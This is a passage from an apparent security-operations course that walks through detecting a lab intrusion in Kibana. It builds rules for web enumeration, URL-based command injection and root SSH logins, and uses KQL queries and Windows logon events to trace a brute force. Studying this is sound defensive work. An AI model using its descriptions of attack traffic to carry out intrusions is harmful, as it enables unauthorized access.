


Figure 150: About rule details for Web Enumeration

In this case, we've named our detection rule "Web Enumeration with Wordlist" to describe the activity. So far, we've discovered that the enumeration tool bombarded the web server with numerous GET requests to find matching pages. Most of the attempts match page names used with well-known web services or typically-named destinations (such as "cgi-bin" or "system_web"). Our description further explains what sort of activity would match this detection rule, but any description and name will work.

The *Default severity* and *Default risk score* values are based on the assumed severity of activity. Since this is the only web server in our case study network, such enumeration would be concerning, but not immediately problematic. This is why we've selected *Medium* with a risk score of *50*. More active exploitation efforts would rate higher than enumeration in this case. At the bottom of this section, the tag "web-server-enum" enables us to tag hits with relevant data in *Discover* or *Timeline*. We can use our tag to find entries matching this activity.

The Security override field allows us to enhance the criticality of the rule based on certain conditions. We could use this to change the alert score based on false or true positives. Reduced alerting might be useful when internally scanning for vulnerabilities to patch using security appliances. Heightened alerting could help

protect high-value server targets containing customer data or other organizationally-significant resources.

The next two sections of rule creation cover rule scheduling and rule actions. For now, we can use the default values provided by Elastic.




Figure 151: Rule schedule and actions for Web Enumeration

With nothing else to change, we can click *Create & activate rule* to begin running our new rule. If Phase One has not executed yet, this rule won't generate alerts for matching activity.

Our final rule for Phase One covers the web-based command injection. Creating this rule can be tricky, but only as it relates to reducing false positives. We know the command injection we discovered was a GET request to a page with shell commands separated with a "+" sign. But how can we characterize this across our case study enterprise without creating false positives?

Let's find out for ourselves. We'll start by creating a new rule, selecting a *Custom query* for our *Rule Type*. We can ignore the index patterns and focus our attention on the custom query field. Below, our page is complete, showing the relevant selections and inputs.




Figure 152: Rule Type and Custom Query for Command Injection

For our new rule, we only want to match on entries that meet certain criteria. First, we want to search across only Apache access logs, so our criteria includes "apache-access" for matching the tags. Within the *url.original* field of command injection events, we'll search for queries that contain either "+" or "%20", to represent a whitespace for commands in URLs. This field does not render URL encoding, displaying the encoded space. Finally, we are only interested in pages that respond to the command injection, so we'll detect entries with a 200 (OK) *http.response.status_code*. If the response code were 404 or 403, it would be aggregated in our previous detection rule.

You can use the Preview results button to check how many alerts a query would detect based on the current logic. This may produce a pop-up that reads "Noise warning: This rule may cause a lot of noise. Consider narrowing your query. This is based on a linear progression of 1 alert per hour." While generating large numbers of alerts might be excusable within our case study, it is not recommended for the ELK stack's stability. It is also strongly discouraged in real enterprise scenarios.

Clicking *Continue* brings us to the *About rule* section of rule creation. Below, we've completed the descriptive fields for *Name* and *Description*, as well as severity.




Figure 153: About rule details for Command Injection

As with web enumeration, *Name* and *Description* are used only to help define what our activity is doing. The *Default severity* is elevated to "High" because command injection is an attack compared to web enumeration's reconnaissance activity. The *Default risk score* is elevated for the same reason. The tag "web-cmd-inj" is added at the bottom so the activity is easier to find in *Discover*. As always, we should remember that most of these values are arbitrary and only for descriptive purposes.

The next two sections, *Schedule rule* and *Rule actions*, can remain unchanged. Let's and create and activate the rule as we did with web enumeration.

With both of these rules in place, we will re-run the Phase One activity. It's recommended to re-run the attack between runs of both rules. If this is difficult, we should try exporting the rules and removing them from the ELK stack. After they are removed, we can reimport them to execute at almost the same time.

Running Phase One with our defined rules reveals the detections we set out to create. Below is an example of listed alerts:




Figure 154: Phase One Alert Detection

It's worth noting that the timestamps for the alerts are related to the generation of the alert, not the activity itself. Investigating each alert in a *Timeline* shows the actual window of time for all activity that matches the rule. This is helpful for showing the relationship between the activity of one alert compared to another. Since we found all activity before creating these rules, we already know that the enumeration took place before the command injection. In reality, we are more likely to investigate alerts rather than divining new ones from manually hunting through activity.

Now that we've finished reviewing the compromise of *web01*, let's find out more about the next phase of the attack.

While not required, we strongly recommend that you create all rules discussed in each Learning Unit throughout this Topic, test them, and export them for later use.

19.2 Phase Two: Lateral Movement to Application Server

This Learning Unit covers the following Learning Objectives:

1. Discover brute forcing and authentication to appsrv01
2. Create Phase Two detection rules

This Learning Unit will take approximately 2 hours to complete.

In this phase, the attacker pivots through *web01* to their next target. The activity continues onto *appsrv01*, where the attacker tries a different brute forcing method to leverage access.

It isn't currently clear what privileges the attacker has on the web server, but we can consider the host compromised in this incident. The updated network demonstrating the activity we discovered previously is shown below.




Figure 155: Network Overview of Compromise at the Start of Phase Two

This diagram indicates an exploit path from *attacker02* to *web01*. On the web server, the attacker has access to the internal IP range of 172.16.51.0/24.[609] Both *dc01* and *appsrv01* are accessible from the *web01* machine.

We can click the appropriate button on the web interface of *attacker02* to initiate Phase Two. After the script completes in roughly two minutes, we'll begin the next part of our investigation.

19.2.1 Brute Force and Authentication to appsrv01

With no alerts generated in our interface, we must perform our analysis over a particular span of time. However, we can make two assumptions regarding new activity based on what we know already.

First, we'll assume there's a suspicious attacker at IP 192.168.51.54. We should be considerate about any other activity coming from this IP address during subsequent phases of the incident. The attacker may choose to compromise *snort03* or perform more actions against *web01*.

Second, we can assume that *web01* is compromised, and we must search for traffic coming from its internal IP. If there is any suspicion of lateral movement within the internal network, it will most likely start from *web01*. This could change if the Snort appliance is compromised, as it also provides access to the internal network.

To find out what's occurring, we need to change our timeframe to a two-minute window and apply the KQL query. First, we'll change our start time to *May 3, 2022 @ 08:41:00.000* and end time to *May 3, 2022 @ 08:43:00.000*. Then we'll apply a KQL query like the following:

```
source.ip : 192.168.51.54 or source.ip: 172.16.51.33
```

Listing 680 - Filtering on network activity from two suspect sources

Using this query, we can evaluate network-based traffic that matches these IPs. We are intentionally using *source.ip* rather than *source.address*. The *source.address* field can include IP addresses, Unix sockets, or even domains according to the Elastic documentation.[610] Applying our new timeframe and query to *Discover* provides the following output:

Figure 156: All network hits from the two source IPs

In Kibana, we'll observe three notable periods of activity, each of which is labeled. The *A* and *C* regions are singular points of reference in the timeframe, while region *B* appears as a spike of activity similar to what we noticed in the previous phase. It's possible that there might be some brute forcing activity again, but we'll have to dig deeper to confirm any suspicions.

[609] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Classless_Inter-Domain_Routing

[610] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/ecs/current/ecs-source.html#field-source-address

Instead of checking each individual period immediately, we'll add some fields as columns to help us characterize the activity a little more quickly. Since there were only 103 hits in our time span using this filter, adding some fields might speed up our analysis.

Using the *Filter by type* column on the left side, we'll add *source.ip*, *host.ip*, and *event.action*. The table of hits updates to show our new fields and values.

May 3, 2022 @ 08:41:00.000 - May 3, 2022 @ 08:43:00.000

Time	source.ip	host.ip	event.action
May 3, 2022 @ 08:42:41.929	172.16.51.33	172.16.51.32	logged-in
May 3, 2022 @ 08:42:35.232	172.16.51.33	172.16.51.32	logged-in
May 3, 2022 @ 08:42:35.213	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:35.135	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:35.115	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:35.005	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:34.991	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:34.893	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:34.847	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:34.767	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:34.741	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:34.656	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:34.620	172.16.51.33	172.16.51.32	logon-failed
May 3, 2022 @ 08:42:34.525	172.16.51.33	172.16.51.32	logon-failed

Figure 157: Table with updated columns

With the timeframe unchanged, we can get a better idea about what activity occurred between which hosts at a given time. The *source.ip* is self-explanatory based on our original query; *host.ip* serves as a destination IP field to help identify directionality. The *event.action*[611] is a short description of the activity, and can help clarify an event without having to dig into it manually. We can immediately observe some successful authentications from 172.16.51.33 (*web01*) to 172.16.51.32 (*appsrv01*). These are preceded by a large number of authentication failures, indicating a brute force attack on the *appsrv01* endpoint initiated from the web server.

We should note that this activity is the most recent. To more clearly understand what happened earlier, we'll scroll to the bottom of this list and discover a different entry.

May 3, 2022 @ 08:41:22.000	192.168.51.54	192.168.122.1, 192.168.51.33, fe80::250:56ff:fe8a:d120, 172.16.51.33, fe80::250:56ff:fe8a:5caf	ssh_login

Figure 158: SSH authentication from attacker02 to web01

This entry shows traffic from our attacker to the web server, and the *event.action* lists an *ssh_login*. If the attacker is able to SSH into the web server, they might be able to make configuration changes based on the particular user's access levels.

[611] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/ecs/current/ecs-event.html#field-event-action

Expanding this event's contents and scrolling to the bottom reveals something astonishing.

t process.name	sshd
# process.pid	4196
t related.hosts	web01
IP related.ip	192.168.51.54
t related.user	root
IP source.ip	192.168.51.54
# source.port	54822
t system.auth.ssh.event →	Accepted
t system.auth.ssh.method →	password
t user.name →	root

Figure 159: SSH authentication to root user on web01

The attacker was able to authenticate as *root* to the web server! At this point, we can assume they have full control over the host and that it is completely compromised. This would also explain how the attacker might be able to tunnel their traffic through the web server to *appsrv01*.

For now, let's return our attention to the large volume of authentication failures inflicted on *appsrv01*. Rather than hunting through all of the events, we'll open one of the failures and examine the details within.

Near the bottom of one entry, we'll find some values that provide a bit more clarity on the activity.

winlog.logon.type	Network
winlog.opcode	Info
winlog.process.pid	600
winlog.process.thread.id	640
winlog.provider_guid	{54849625-5478-4994-a5ba-3e3b0328c30d}
winlog.provider_name	Microsoft-Windows-Security-Auditing

Figure 160: Authentication failure for domain user offsec

In this example, the attacker is attempting to authenticate to the host as the *offsec* user on the *CORP* domain. The *winlog.event_id* field is the same value as *event.code*, corresponding to Windows Event IDs. The *winlog.keywords* field lists "Audit Failure", corresponding to the *Failure* group policy of Logon/Logoff events. A translation of the *winlog.logon.failure.sub_status*, originally "0xC000006A", is also provided. The entry indicates that the password was bad or misspelled, which is often the case when brute forcing a Windows account password.

To validate these suspicions, we can update our KQL query to hunt for all events where the source IP address is the web server. We'll use two different Windows Event IDs: "An account failed to log on" (Event ID 4625) and "An account was successfully logged on" (Event ID 4624). The query below satisfies these conditions:

```
source.ip: 172.16.51.33 and event.code: (4625 or 4624)
```

Listing 681 - KQL query to find logon failure and success from web01

We should limit the scope of activity when using this query from our compromised web server to any other host in the network, such as the domain controller *dc01*.

Based on the output, it appears only *appsrv01* was targeted with this attack. However, it's also important for us to take note of the two most recent entries at the top.




Figure 161: Authentication success for domain user offsec

Judging by the proximity of a successful logon to the last authentication failure, we can assert that a proper username/password combination was discovered in this case. A few seconds later, another successful authentication took place. Upon finding the correct password, the attacker logged in to *appsrv01*.

Opening one of the "logged-in" event actions confirms our suspicions.

winlog.event_data.TargetUserName	offsec
winlog.event_data.TargetUserSid	S-1-5-21-2488192127-482905137-1059442199-2601
winlog.event_data.TransmittedServices	-
winlog.event_data.VirtualAccount	%%1843
winlog.event_id	4624
winlog.keywords	Audit Success
winlog.logon.id	0x0
winlog.logon.type	Network

Figure 162: Successful RDP authentication of user offsec

The "offsec" user authenticated to *appsrv01*, and our attacker has a foothold on their second endpoint in our network. If we hadn't been hunting for activity, the attacker's lateral movement would remain undetected.

To avoid this in the future, let's create new rules to detect the activity matched in this attack phase.

19.2.2 Phase Two Detection Rules

Let's return to the *Rules* page in Kibana and start creating a rule to detect users authenticating to a Linux host using the root user account.

Depending on the frequency of activity involving remote access with the root user, this rule could create a lot of false positives. For our case study, we'll assume that that system administrators use other privileged accounts, making this a clear sign of unacceptable compromise.

In the *Define rule* section of rule creation, we'll start with a *Custom query* to detect our rootspecific SSH login activity. To minimize false positives, we can filter events listed under the SSH process with root authentication.




Figure 163: Define rule for SSH using root account

Our rule is carefully designed to detect SSH authentications with the root user. The event to match has the *process.name* matching the SSH daemon "sshd" and the *user.name* field "root". To be certain that we're only alerting on successful authentication, the *system.auth.ssh.event* field must contain the text string "Accepted". A combination of all four fields confirms root user authentication.

